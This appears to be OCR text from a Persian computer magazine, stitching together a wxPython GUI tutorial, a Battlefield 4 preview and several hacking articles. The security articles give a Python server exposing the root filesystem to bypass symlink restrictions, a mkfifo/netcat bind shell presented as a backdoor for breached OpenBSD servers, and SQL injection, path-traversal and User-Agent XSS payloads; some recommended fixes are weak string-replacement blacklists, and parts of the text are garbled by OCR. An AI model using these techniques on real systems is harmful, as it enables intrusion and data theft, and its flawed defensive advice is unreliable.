


در این برگه شما تمام کنترل‌های استفاده شده و روابط والد و فرزندی آن‌ها را مشاهده خواهید کرد. همان‌گونه که در شکل مشاهده می‌کنید، کنترل دکمه فرزند پنل و پنل خود فرزند فریم است. با زدن دکمه Post در قاب بازرسی تغییرات را به فایل اعمال کرده و آن را ذخیره کنید. دوباره به حالت Design بازگشته و به برگه Objs از قاب بازرسی مراجعه کنید. اگر فریم انتخاب نشده است آن را انتخاب کرده و به زبانه Constr بروید. در آنجا عنوان فریم را به My First GUI تغییر دهید. تغییرات را Post کرده، سپس فایل را

ذخیره کنید.

در ادامه با استفاده از مثلث زرد رنگ Run Application برنامه را اجرا کنید. ما باید یک رویداد یا Event را تعریف کرده و به دکمه نسبت بدهیم. پنجره فعلی را بسته و دوباره به حالت Design بروید. پس از کلیک و انتخاب دکمه به برگه Evts در قاب بازرسی مراجعه کنید. از لیست سمت چپ Button-Event را انتخاب کرده و از لیست سمت راست wx.EVT_BUTTON را دوباره کلیک کنید.

همان‌گونه که در شکل مشاهده می‌کنید، در زیر پنجره رویدادی با نام OnBtnShowDialog ساخته شده است. تغییرات را Post و ذخیره کنید. در پایین‌ترین قسمت قاب ویرایشگر باید تابعی با نام OnBtnShowDialog ساخته شده باشد. کاری که اکنون می‌خواهیم انجام دهیم، فراخوانی یک جعبه متن یا MessageBox است که متنی را برای ما به نمایش درآورد.



در اینجا ما از تابع داخلی wx.MessageBox استفاده می‌کنیم. در قاب ویرایشگر خط زیر را جایگزین event.Skip() کنید:

```
wx.MessageBox("You clicked the button
!" , "Info",wx.ICON_QUESTION)
```

تغییرات را ذخیره کرده و با مثلث زردرنگ برنامه را اجرا کنید. این بار کلیک دکمه وسط فرم باید پیغامی همانند شکل را به نمایش درآورد. توجه کنید که آیکون علامت سؤال ممکن است با توجه به تنظیمات ظاهر سیستم شما شکل متفاوتی داشته باشد. در تابع MessageBox سه آرگومان وارد شده به ترتیب عبارتند از، متن پیغام، عنوان پنجره پیغام و نوع آیکون مورد استفاده. برای تنظیم آیکون گزینه های دیگری نظیر wx.ICON_EXCLAMATION و wx.ICON_INFORMATION و wx.ICON_ERROR را نیز در اختیار دارید که می‌توانید آن‌ها را نیز به سادگی امتحان کنید.

این مثال در عین سادگی، نخستین برنامه کامل شما بر مبنای یک رابط بصری بود. در قسمت بعدی بیشتر با امکانات wxPython و BoaConstructor آشنا خواهیم شد و نمونه‌های پیچیده‌تری را پیاده خواهیم کرد.

ویلیام بلیک
برای به دست آوردن گلهای کوچک باید سالها تلاش کرد.

در میدان جنگ جایی برای فرار نیست

امیر محمد جیریایی - گیمفا

بررسی بازی بتلفیلد در مقابل کال آف دیوتی

حال این بار با یک سناریوی بهتر و هم چنین احساسی به همراه گیم پلی غنی تر شده و گرافیکی زیبا قسمتی جدیدی از BATTLEFIELD با نام BATTLEFIELD 4 بازگشته تا زنگ خطر را برای CALL OF DUTY GHOSTS به صدا در بیاورد و همچنین جنگ واقعی را در نزدیک ترین فاصله به شما نمایش دهد. عنوانی که قرار است حتی یک قدم پا را فراتر از قسمت قبلی گذاشته و با رفع اشکالات گذشته صحنه های بی بدیعی خلق کند که صحبت کردن در مورد چنین بخش های زیبایی سخت و دشوار است.

سری بازی های Battlefield را می توان یکی از قدیمی ترین عناوینی نامید که توانسته خیلی خوب سبک اکشن نظامی را جلو ببرد و موفقیت های بزرگی را کسب کند. البته باید اعتراف کرد که هیچ گاه نسخه های قبلی این عنوان توان رقابت با غول شوتر اکتیویژن یعنی call of duty را نداشته بودند و حتی در زمان انتشار bad company نیز فاصله ی زیادی با با فرنچاینز محبوب infinity ward داشت. اما با انتشار نسخه ی سوم حکایت چیز دیگری بود. این بار Battle-field 3 فقط برای رقابت با MW 3 ساخته شده بود و این را از صحبت ها و جنجال هایی که EA و اکتیویژن بین هم دیگر به راه انداخته بودند به راحتی می توانستیم بفهمیم. این بار DICE در قسمت سوم نهایت توان خود را در خلق یک شوتر واقع گرایانه ی جنگی و همچنین آن چه که همیشه از این سری توقع میرفت به کار گرفته بود. نتیجه ی این کار هم به بهترین شکل ممکن جواب داده شد و Battlefield 3 البته علی رغم مشکلاتی که در خود داشت ولی توانست در هر دو بخش انتقادی و به خصوص فروش مورد استقبال مخاطبان واقع شود. بنابر این به هیچ وجه جای تعجبی نیست که EA با پول خوبی که از Battlefield 3 به جیب زده به سرعت ساخت Battlefield 4 را در دستور کار خود قرار دهد. به هر حال داستانی که قسمت چهارم قصد دارد روایت کند شش سال پس از وقایع قسمت سوم خواهد بود و البته DICE با عدم هیچ گونه ارتباطی در بین قسمت چهارم و سوم ، می خواهد که دریچه ای جدید از میدان جنگ را به روی شما بگشاید. سال 2020 است و جنگ بین کشور هایی که ادعایی در زمینه ی قدرت دارند به اوج خود رسیده و روز به روز هم در حال بدتر شدن است ، جایی که آمریکا مطابق دیگر شوتر های جنگی همچنان به مبارزه با روسیه می پردازد، با این حال DICE با اضافه کردن کشور چین هم به عنوان یکی از جناح های دشمن می خواهد که خون تازه ای را در رگ های این سری منتقل کند.

فرناندو پسوا

زالو بی آنکه خود بداند، دور کننده است.

با نگاهی به طرح کلی داستان می توان گفت که DICE واقعا این بار زحمت زیادی برای این بخش کشیده و می خواهد که ابعاد تازه ای از جنگ را برایمان آشکار کند و داستانی را روایت کند که کم تر حالت کلیشه ای به خود داشته باشد به گونه ای که بعد احساسی داستان نیز جنبه ی مهمی در Battlefield 4 دارد که بازگشت به خانه و ملاقات دوباره با خانواده جزو همین عواطف احساسی می باشد تا ما بدانیم که سربازانی که می خواهیم به ماجراجویی با آن ها بپردازیم چوب خشک نیستند و آن ها هم دارای احساسات و عواطف خود می باشند. یکی از بخش هایی که در Battlefield 3 چندان مورد استقبال قرار نگرفت ، قسمت تک نفره ی بازی بود که عده ی بسیاری به خاطر طراحی نه چندان جالب مراحل و تا حدودی خسته کننده به نکوهش این بخش پرداختند. در حقیقت بخش مولتی پلیر قسمت سوم به قدری قدرتمندعمل کرده بود که بر روی بخش تک نفره پوششی می گذاشت. اما حال تیم سازنده ی Battlefield 4 نه تنها وعده ی رفع تمامی این معایب را داده است بلکه مدام در مصاحبه های خود به این نکته اشاره می کنند که بخش تک نفره ی Battlefield 4 بسیار پاسخگو تر و هیجان انگیز تر از گذشته خواهد بود. به تریلر های بازی نیز که نگاهی می اندازیم به نظر می رسد که DICE حقیقتا قصد دارد به وعده ی خود عمل کند و هیجان و گیم پلی سینمایی جزو دو ویژگی ضروری است که در نمایش های بازی به وضوح مشخص می باشد و می توانیم امیدوار باشیم که با یکی از بهترن شوتر های جنگی روبرو هستیم.

می توان گفت که گیم پلی Battlefield 4 هر آن چه برای تجربه ای ناب از یک شوتر اول شخص احتیاج هست را دارا می باشد. بازی مدام گیمر ها را به مناطق مختلف جهان مثل باکو ، شانگهای و مناطقی دیگر با ماموریت های متنوعی خواهد برد و هیجان این ماموریت ها به گونه ای طراحی شده که به هیچ وجه احساس خستگی نخواهیم کرد. مراحل تک تیراندازی که در میان گیمر ها بسیار پرطرفدار است و هر بازی شوتری سعی می کند یک یا دو مرحله را به این بخش اختصاص دهد در Battlefield 4 هم وجود خواهد داشت. با این تفاوت که حتی میزان کثیفی لنز دوربین اسلحه هم بر میزان شلیک تاثیر خواهد گذاشت. برای درک بهتر بازیباز از گیم پلی بر روی صفحه ی نمایش دو مستطیل سبز جمع و جور قرار دارد که در گوشه ی سمت چپ پایین می توانیم یک مینی نقشه و قطب نما را برای تشخیص مسیر ها ببینیم و بر روی قسمت بالایی صفحه ی نمایش هم نماد های مارک کردن به سه بخش تقسیم شده است که رنگ آبی برای متحدان ، سبز برای نشان دادن تیم شما و رنگ قرمز و نارنجی دشمنان را به بازیباز نشان خواهد داد تا بتواند با مارک کردن هر یک از این گروه ها اشتباه کم تری در هنگام تیراندازی داشته باشد و خودی را از غریبه تشخیص بدهد.

سری Battlefield همیشه به دلیل محیط های انهدام پذیر و واقع گرایانه ی خود شناخته می شود و این ویژگی را در آخرین ملاقاتی که قسمت قبلی این سری یعنی Battlefield 3 داشتیم البته به صورت کم تر از گذشته مشاهده کرده ایم.

شلیک به یک هلکوپتر آن هم در حین رانندگی ! سینمایی تر از این صحنه چه می خواهید ؟!

برای مثال زمانی که یک آسمان خراش با خاک یکسان می شود ، باعث نابودی محیط اطراف خود نیز خواهد شد و چنین چیزی باعث می شود که محیط ها و مسیر های جدیدی در نقشه برایتان باز شود.البته احتیاجی نیست که برای ایجاد راه های جدید حتما یک آسمان خراش را نابود کنید و اگر زمانی در جلوی خود دیواری ببینید به معنی رسیدن به یک بن بست نیست ، بلکه می توانید با انداختن برخی موارد منفجره و نارنجک در جلوی برخی از دیوار ها برای خود مسیر های جدید و خارج از راه هایی که بازی برایتان تعیین کرده است را هم امتحان کنید. چرا که Battlefield 4 قصد دارد که کم تر از قسمت قبلی حالت خطی تر به خود بگیرد و به مانند bad company گیم پلی نسبتا آزاد را تجربه خواهیم کرد. البته مسلما با محیط های وسیع و همان طور که اشاره کردیم نسبتا آزادی که قسمت چهارم دارد با پای پیاده سخت است که بتوان مسیر های وسیع بازی را پیمونـد. اما DICE فکر اینجا را هم کرده است و در بخش تک نفره نیز آن ها برایمان وسایل نقلیه را به ارمغان می آورند تا راحت تر و به سرعت بتوانیم در بین محیط های بزرگ و میدان جنگ جا به جا شویم. راندن وسایل نقلیه بسیار ساده و آسان می باشد و اگر طرفدار سری need for speed باشید پس تقریبا بیش از نصفی از راه را در Battlefield 4 پیموده اید ، چرا که DICE وعده داده است که بخش های رانندگی در قسمت چهارم این شوتر جنگی شباهت هایی با need for speed خواهد داشت.

وقتی خط قرمز معنا ندارد ...

Higher : mikham ye chizi behet yad bedam faghat havaset bashe felan be kasi chizi nagi dar moredesh
Mikili: chi hast mage ?
Higher : behesh migan symlink bahash mitooni file haye user haye dige ro ham bekhooni, masalan confige site haye hamsaye !

میکائیل اسکندری - تست نفوذ و امنیت

BYPASS کردن SYMLINK

سلام دوستان آفلاینی...

فقط میتونم بگم ممنونم از ایمیل‌هاتون ممنونم ، ممنونم ، ممنونم!

متن بالا که می‌بینین فکر کنم بر میگرده به 5 سال پیش که HIGHER بهم می گفت SYMLINK چیه و چطوری می‌شه ازش استفاده کرد. مقالاتی در رابطه با این موضوع نوشتم و فیلم های زیادی هم داخل اینترنت هست که می تونید از اونا استفاده کنید. میرم سر بحث اصلی که روش‌های بایپاس کردنش رو می‌خوایم با هم بررسی کنیم. در روش‌هایی که تا الان داخل نت پخش شده اکثرا هکرها میومدن با HTACCESS بازی میکردن و سعی میکردن FORBIDDEN رو با این روش بایپاس کنن.

پیام مدیر مسئول:

زمانی که آقای مرتضوی (سردبیر بخش هک و امنیت) مقاله میکائیل اسکندری را برای بنده ارسال کرد با مقاله ای عجیب مواجه شدم. متن مقاله از لحاظ نگارشی و علمی مشکلی نداشت بلکه تعجب من از این بابت بود که ابتدای مقاله با متن گفتگوی میکائیل اسکندری و Higher_Sense شروع شده بود. این گفتگو مربوط به پنج سال پیش بوده است!


این قهرمانان فقط در فیلم ها نیستند. چقدر لذت بردم از ادای دینی که میکائیل انجام داده بود. این پایبندی ها چقدر دوست داشتنی ست. به راستی که این رفتار جوانمردانه و پهلوانانه جای تقدیر و تشکر دارد.

آیا این موضوع در رابطه با شما هم صدق می کند؟ آیا شما هم ارزش یک سال زحمات آفلاین را می دانید؟

یـه مـدت زیـادی بـود کـه داشـتم روی روش‌هـای مختلـف بای‌پـاس کار می‌کـردم ، کـه تحقیقاتـم حداقل برای خودم نتایج جالبی داشت.
اولیـن روش رو اختصـاص میـدم بـه پابلیـک ترینـش کـه هکـر میتونـه بـا اسـتفاده از python و اگـه بخوایم ریزتر بشـیم با اسـتفاده از کتابخونه‌های SimpleHTTPServer و SocketServer یک وب سرور رو به وجود آورده و رو یه پورت دیگه مثلا 248 سوار کنه ...

```
#!/usr/bin/env python
import SimpleHTTPServer
import SocketServer
import os
port = 248
if __name__=='__main__':
    os.chdir('/')
    Handler = SimpleHTTPServer.SimpleHTTPRequestHandler
    httpd = SocketServer.TCPServer(("", port), Handler)
    print("Now open this server on webbrowser at port : " + str(port))
    print("example: http://www.secure-land.net:" + str(port))
    httpd.serve_forever()
```

البتـه یـه کمـی نیـاز بـه ویرایـش داره کـه اونـم بـا خودتـون. نمونـه کار رو مـی تونیـد در تصویـر زیـر مشاهده کنید:



حالا بریم سراغ روش‌های که مطالعه بیشتری رو براتون به همراه داره!
تـو لینوکـس در برخـی مـوارد کاربـر میتونـه وقتـی داره یـه فایـل رو بـا c کامپایـل مـی کنـه ارورهـای برگشـتی رو ببینـه یـا اونـا رو یـه جا ذخیـره کنه. اگه شـما یـه سری header رو به صورت fake به فایل symlink شدتون اضافه کنین (مثل gcc (a.txt< file2 file1 cat میتونـه مـتن سـیملینک شـده رو بـه شـما نشـون بـده و بهتـون میگـه مـن نمیتونـم اینـو کامپایل کنم! و اون متن چیزی نیست جز متن کانفیگ که بهش سیملینک شده.

در حالـت بعـدی شـما بایـد بـا کانفیگ‌هـای مربـوط بـه سرویس‌هـا بـازی کنین !
یه نمونه از این بازی ها اینه:
وقتـی یـه پیـج نیسـت ارور 404 برمیگـرده و وقتـی بـه یـه چیـز دسترسـی نداریم ارور 403 میده که همون forbidden هست
حالا دستور زیرو در نظر بگیریم :

```
ErrorDocument 404 /error.htm
ErrorDocument 403 /error.htm
```

حـالا بـا این حسـاب ما اگه پیـج not found و forbidden بفرسـتیم روی فایـل symlink (یعنـی error.html عملا فایل symlink شـدمون باشـه!) و بـا یـه سری تغییـرات کوچیـک میتونیم فایـل symlink رو بخونیم. پیشـنهاد میکنم اکثرا از روش سوم استفاده بشه چون به شدت جواب میده.

تولـد آفلایـن رو هـم بـه همـه آفلاینی‌هـا تبریـک میگـم و امیـدوارم همیشه قدرتش تو همین حد بمونه چون بیشتر شدنش خطرناکه !!!
بـازم منتظـر ایمیلاتـون میمونـم. کلـمات شـما انـرژی میشـه بـرای مقالات بعدی.

با تشکر از دوست خوبم فریبرز دلیری

فردین اللهویردی نژند - محقق امنیتی

کنار زدین محدودیت NETCAT در OPENBSD با استفاده از MKFIFO

سلام به شما آفلاینی ها.
همین طور که اطلاع دارید NC دارای دو ورژن متفاوت هست. ورژن TRADITIONAL یا همون سنتی و ورژن OPENBSD.
در ورژن سنتی ما امکانات بیشتری در اختیار داریم تا ورژن OPENBSD این بدین دلیل است که امنیت OPENBSD به مراتب بیشتر از توزیع های لینوکس هست. در ورژن OPENBSD شما نمیتونید به راحتی از سویچ -E برای ایجاد بکدورهاتون بهرمند شید چون در اصل این سویچ وجود ندارد! در اصل زمانی که شما به یک سرور که از سیستم عامل OPENBSD استفاده میکنه نفوذ کنید برای ایجاد بکدور با NC به مشکل خواهید خورد، اما تو این مقاله هر چند کوتاه ما این مشکل را حل خواهیم کرد.

MKFIFO

با استفاده از MKFIFO ما میتونیم از اتصالات PIPE استفاده کنیم با ایجاد شدن همچین امکاناتی ما خواهیم توانست این محدودیت را کنار زده و بکدور را روی سرور اجرا کنید برای این کار شما نیاز دارید در لینوکس خودتون ورژن سنتی رو پاک کنید، اگر از UBUNTU استفاده میکنید :

APT-GET REMOVE NETCAT-TRADITIONAL

بعد از پاک شدن ورژن OPENBSD رو نصب کنید :

APT-GET INSTALL NETCAT-OPENBSD

حال اگر شما اقدام به استفاده از سویچ -E کنید جوابی نخواهید گرفت چون همینطور که اشاره شد در این ورژن برای امنیت بهتر، PACKAGE ها کاملا آنالیز شده و اشکالات احتمالی که میتواند برای سرور خطر ساز باشد رفع شده اند، میتوانید برای خاطر جمع شدن از دستور:

Nc -e

استفاده کنید.

خوب ابتدا یک فولدر به اسم BYPASS بسازید و دستور زیر رو برای ایجاد PIPE به کار ببرید :

MKFIFO BYPASS/PIPE

فایل PIPE در داخل دایرکتوری BYPASS ایجاد شد.

حال با استفاده از دستور :

SH BYPASS/PIPE | NC -L 1234 > BYPASS/PIPE

NC رو با حالت فال گوش در بیاورید...

حال میتونید به راحتی با NC به همین سیستم متصل بشوید در اصل ما این محدودیت را با تکنیک بالا کنار زدیم!

البته اگر شما سیستم عامل OPENBSD رو در دسترس دارید میتونید همین روش رو داخل همین سیستم عامل پیاده کنید، فقط یادتون باشه دیگه نیازی نیست شما NC رو پاک کنید چون در داخل OPENBSD، NC خودش همین محدودیت رو داره.

سید کاظم حسینی - محقق امنیتی

اعتبار سنجی ورودی ها (INPUT VALIDATION)

با سلام خدمت خوانندگان عزیز و محترم افلاین . در این مقاله قصد داریم کمی در مورد اعتبار سنجی ورودی های کاربر در وب اپلکیشن ها صحبت کنیم. ببنید اکثر مواقعی که یه سایت به وسیله یه اسیبپذیری هک میشه به خاطر اینه که ورودی هایی که کاربر از طریق اپلیکین به سمت سرور ارسال میکنه به خوبی کنترل و فیلتر نمیشه . به صورت کلی عملکرد وبسایت به این شکل هست که شما یه درخواست رو به سرور ارسال میکنید . این عمل رو مرورگر انجام میده به طور مثال وقتی شما در ادرس بار ادرس سایت گوگل رو تایپ میکنید و اینتر میزنید. البته ارسال درخواست به سمت سرور فقط محدود به مرورگر نیست و همین الان کلی راه و روش برای شناسایی درخواست ها هست که ایا از طریق مرورگر ارسال شده یا نه .

سرور طی مراحلی درخواست شما رو پردازش میکنه و نتیجه به صورت HTML روی صفحه شما به نمایش در میاد که تو این مورد میشه باز شدن سایت گوگل خب حالا این درخواستی که به سمت سرور فرستاده میشه میتونه یه درخواست غیر متعارف باشه همینطور که گفتم درخواست از سیستم ما (مرورگر یا برنامه های دیگه که میتونه ابزار های تست نفوذ اپن سورس باشه یا برنامه ای که ما خودمون نوشتیم واسه یه مورد خواص) ارسال میشه ما هم کنترل سیستم و مرورگر خودمون رو در دست داریم حالا این درخواست ها میتونه شامل کد و کوئری های خاص باشه که وقتی سرور داره اونا رو پردازش میکنه دچار اختلال بشه که میتونه منجر بشه به از کار افتادن سایت یا حتی سرور ، تزریق javascrtipt , HTML , اجرای دستورات مختلف php یا asp ، کامند های mysql,mssql ... کامند های سیستمی و ... (Injection Flaws).

که نتیجه ی اجرای این دستورات بسته به خلاقیت هکر میتونه هر چیزی باشه از کنترل کامل سایت یا سرور تا حتی کنترل سیستم بازدید کنندگان وبسایت با استفاده از اسیب پذیری هایی که در مرورگر ها وجود داره پس همیشه سعی کنین مرورگرتون رو اپدیت کنید.

در ادامه چند مورد از این اینجکشن ها رو با هم برسی میکنیم خب تمرکز من تو این مقاله روی PHP هست چون نسبت به , asp aspx خیلی محبوبیت بیشتری داره و اکثر وبسایت ها این روزها از php استفاده میکنند.

در php ورودی ها از کاربر به دو روش$_GET $_POST گرفته میشن. به این مثال توجه کنید :

خب اینجا ما داریم 2 مقدار یوزرنیم و پسورد رو از طریق متود پست به فایل Process.php ارسال میکنیم. حالا یه نگاهی به فایلphp بندازیم ببینیم چطور داره ورودی ها رو تو پردازش استفاده میکنه.

```php
<?php
if(isset($_POST['username']) && isset($_POST['password'])) {
  $user = $_POST['username'];
  $pass = $_POST['password'];
  $query = "SELECT * FROM `users` WHERE";
  $query .= "`username` = '$user'";
  $query .= "AND `password` = '$pass'";
  /* gereftabe najite in query va pardazesh
   oon => Login shodane User ya inke userpass
   eshtebah hast => namayeshe Error
   */
} else {
  echo 'U must Submit Some Thing :|';
}
```

میبینید که تو این مورد ورودی که ما داریم ارسال میکنیم بدون هیچ فیلتری داره داخل کوئری mysql اجرا میشه خب اگه مقدار یوزر و پس درست باشه نتیجه ای که برمیگرده رو

میگیریم و کاربر رو لوگین میکنیم اگه درست نباشه کاربر لوگین نمیشه .

حالا اگه ورودی ما تو فرم چیزی مثل این باشه

```
' OR 1 = 1 –
```

خب کوئری که اجرا میشه :

```
$hacked = "SELECT = FROM 'users' WHERE 'username' = '' OR 1=1 -- AND 'password' = '' ";
```

از نظر php نتیجه این کد میشه از تیبل یوزرز یوزر نیم هایی که مساوی با '' (یه فیلد خالی) هست رو برگردون یا 1 رو مساوی 1 قرار بده و بعد هم با قرار دادن دو تا دش بقیه کد رو کامنت میکنیم تا دیگه mysql در پردازش از اونا استفاده نکنه خب نتیجه این کوئری درست از اب در میاد و کاربر لوگین میشه. بسته به نوع کدی که برنامه نویس نوشته میشه کوئری های مختلفی رو اینجکت کرد (به این نوع اینجکشن sql injection میگن .) خیلی وقتها شما میتونین بگین admin'-- نتیجه ی اجرای این میشه اینکه شما با زدن یوزر ادمین و هر پسوردی به یوزر ادمین دسترسی پیدا میکنین. یعنی شرط برای سنجش یوزرنیم و پسورد مدیر تبدیل میشه به

```
SELECT * FROM `users` WHERE `username` = 'admin' –
```

(برای اجرای خودکار این نوع حمله میتونین از ابزار burp suite استفاده کنید که با دادن ادرس صفحه لوگین و پارامتر های ورودی کوئری های مختلفی رو روی سایت مورد نظر تست میکنه).

ببینید گفتم دیگه بسته به خلاقیت شما و کدی که دارین تست میکنین داره که بتونین چه کار هایی انجام بدید . به عنوان مثال در برنامه نویسی مرتبط با پایگاه داده ما مبحثی به اسم stacked query's داریم یعنی کوئری های به هم چسبیده که کوئری شما به این شکل در میاد بعد از اینجکت کردن :

```
SELECT * FROM `users` WHERE `username` = $username ; Drop `dbname.users`;
```

که این کار باعث میشه تیبل یوزرز کلا پاک بشه که البته stacked query's با استفاده از API mysql ممکن نیست اما اگه به جای mysql_query از mysqli_multi_query استفاده بشه این کار ممکن هست ولی خیلی کم پیش میاد این مورد.

حالا برسیم به بحث مورد نظر خودمون یعنی اعتبار سنجی درست ورودی برای جلوگیری از این موارد . خب از فیتر های زیادی میشه استفاده کرد که تو این مورد میشه از توابع mysql-real-escape-string وaddslashes استفاده کرد به این شکل :

```
$input = mysql_real_escape_string($_POST ['name']);
```

به این شکل اکه ورودی کاربر شامل کاراکتر هایی باشه که تو اجرای کوئری تاثیر دارند توسط این تابع escape میشن یعنی قبلشون یه اسلش اضافه میشه و دیگه تو پردازش کوئری تاثیری ندارند . که این هم گاهی اوغات کافی نیست فرض کنیم ما متغیر ورودی رو به این شکل داریم :

```
$var = mysql_real_escape_string(chr(0xbf) . chr(0x27) . " OR 1=1 --");
$query = "SELECT * FROM test WHERE name = '$var' LIMIT 1";
```

خب حالا اگه کاراکتر ست رو GBK ,یا BIG5 ست کرده باشیم مقدار chr(0x27) . chr(0xbf) در ACCII و GBK به ’ ترجمه میشه که دقیقا همون چیزی هست که ما میخوایم ... خب حالا mysql_real_escape_string این کاراکتر ها رو به عنوان کاراکتر غیر معتبر میشناسه پس escape نمیشن . اینجا به نظر من میشه از توابع دیگه مثل str_replace استفاده کرد که کارش جایگزین کردن یه سری رشته به یه رشته دیگه هست مثل

```
$find = array(“chr”,”0x”);
$replcae = array(“***”,”**”);
str_replace($find, $replace, strtolower($userinput));
```

خیلی وقت هاپارامتری که GET میشه فقط عدد هست مثل :

Article.php?id=1

مثل این رو زیاد دیدین اینجا میشه با اتفاده از تابع is_numeric مطمئن شد که ورودی فقط عدد هست.

حالا یه مورد جالب همین چند وقت پیش یه پلاگین مال درگاه پرداخت انلاین یکی از شرکت ها رو داشتم برسی میکردم که میومدن ورودی کاربر رو کنترل میکردن اما طرز کار این پلاگین اینه که یه سری داده رو به سرور اصلی خودشون میفرستن بعد نتیجه رو از طریق متد GET به وبسایت استفاده کننده بر می گردونن خب وقتی با متد گت باشه پارامتر ها در url دیده میشن و میشه دستکاریشون کردن حالا حدس بزنید داده های برگشتی رو چطور پردازش میکردن؟

متغیر ها مستقیم وارد کوئری میشن !

به یه مثال دیگه توجه کنید :

```
if (isset($_GET['image']) && file_exists("images/{$_GET['image']}")) {
    unlink("images/{$_GET['image']}");
}
```

این کد میاد ار طریق متد GET اسم یه فایل تصویر رو میگیره و پاکش میکنه خب حالا فرض کنید ما به جای فایل تصویر این متغیر رو وارد کنیم :

Delete.php?image=../../config.php

این کار میاد میگه اگه دو تا دایرکتوری عقب تر (../) فایل config.php وجود داره پاکش کن ! با این کار شما کلا این سایت رو از کار انداختین و همینطور یکی یکی میتونین کل فایل های روی سایت رو پاک کنید . مشکل اینجا اینه که ورودی به خوبی فیلتر نشده اینجا چند تا راه هست . اول اینکه اجازه ندیم هکر از دایرکتوری images خارج بشه یه راهی که به ذهن من میرسه استفاده از str_replace هست مثل مثال بالا. دوم بیایم یه لیست از فایل های پوشه image تهیه کنیم و بریزیم تو array و با استفاده از تابع in_array() بیای چک کنیم ببینیم فایلی که میخواد پاک بشه تو لیست ایمیج ها هست یا نه .که دیگه این قسمتو میسپارم به خودتون.

موضوع محدود به GET , POST نمیشه خیلی وقت ها دیتا های دیگه ای با headers ارسال

میشن قابل اینجکت شدن هستن (header injec-tion's) مثلا سایتی که میاد مشخصات مرورگر شما رو روی صفحه نمایش میده به احتمال خیلی زیاد به این نوع حمله اسیب پذیره برای تست میتونین از ابزار هایی که هدر ها رو ویرایش میکنن استفاده کنید مثل : live http headers , temper data که هر دو از افزونه های فایر فاکس هستند اگر بخواین یه ابزار کامل تر و حرفه ای تر داته باشین میتونینن از Burp Suite استفاده کنین این که چطور هدر ها رو ویرایش کنید رو میسپارم به خودتون . اما وقتی تونستین مقدار user-agent رو به

```
<script> alert(“Worked”); </script>
```

اگه پیام Worked روی صفحه به نمایش در اومد بدونین که میتونین کد جاوا اسکریپت رو روی مرورگر اجا کنید نمونش سایت

http://www.mybrowserinfo.com/

خب خیلی ها میگن این نوع حمله کاربردی نداره و غیر ممکن هست بشه کسی رو با این حمله الوده کرد چو ما نمیتونیم هدر های مرورگر دیگران رو ویرایش کنیم یا اگه اونقدر دسترسی داشته باشیم دیگه نیازی به این کار نیست . خب من به شما میگم بدون هیچ دسترسی از سیستم قربانی میشه هدر های مرورگر رو به کد دلخواه خودمون ست کنیم . به وسیله ی

```
XMLHttpRequest()
setRequestHeader('User-Agent',
'<script> alert(“Worked”); </script>');
```

تصور کنین این مشکل رو یه سایت خبری یا یه سایت دانلود و ... باشه حالا از اونجایی که جاوااسکریپت کلاینت ساید هست (یعنی سمت کلایت پردازش میشه به وسیله ی مرورگر شما) وقتی شما بتونید روی یه مرورگر کد جاوا اسکریپت اجرا کنید تقریبا میتونین تمام کارهایی که قربانی شما با مرورگرش انجام میده بجاش انجام بدید که تو این مورد اگه قربانی شما مدیر سایت باشه دیگه خودتون ببینید ... از پاک کردن مطالب سایت گرفته تا تغییر رمز مدیر یا حتی هک سیستم مدیر وبسایت .

اینجا مشکل باز عدم اعتبار سنجی مناسب ورودی هست که تو php به وسیله ی

$_SERVER['HTTP_USER_AGENT']

گرفته میشه ما نباید اینو بیایم مستقیم تو صفحه echo کنیم

باز اینجا یه همچین چیزی کاربرد داره :

```
$find=array(“script”,”onerror”,”onmouseover”);
$replcae = array(“***”,”**”,”****”,”*****”);
str_replace($find, $replace, strtolower($_SERVER['HTTP_USER_AGENT']));
```

دقت کنید اگه باز تابع strtolower نبود خیلی ساده با تبدیلscript به ScriPt این مورد رو هم دور میزدیم.

دستکاری هدر ها محدود به تزریق html و javas-cript نمیشه تصور کنید یه سایت بیاد مشخصات کاربر مثل اپی نوع مرورگر و ... رو ذخیره کنه تو دیتابیس اینجا میشه حملات sql injection رو ترتیب داد . به عنوان مثال همین امروز یکی از بزرگترین سیستم های

فروشگاهی به این متد اسیب پذیر هست.
یه مثال دیگه :

```
$page = $_GET['page'];
include("letters/{$file}.txt");
```

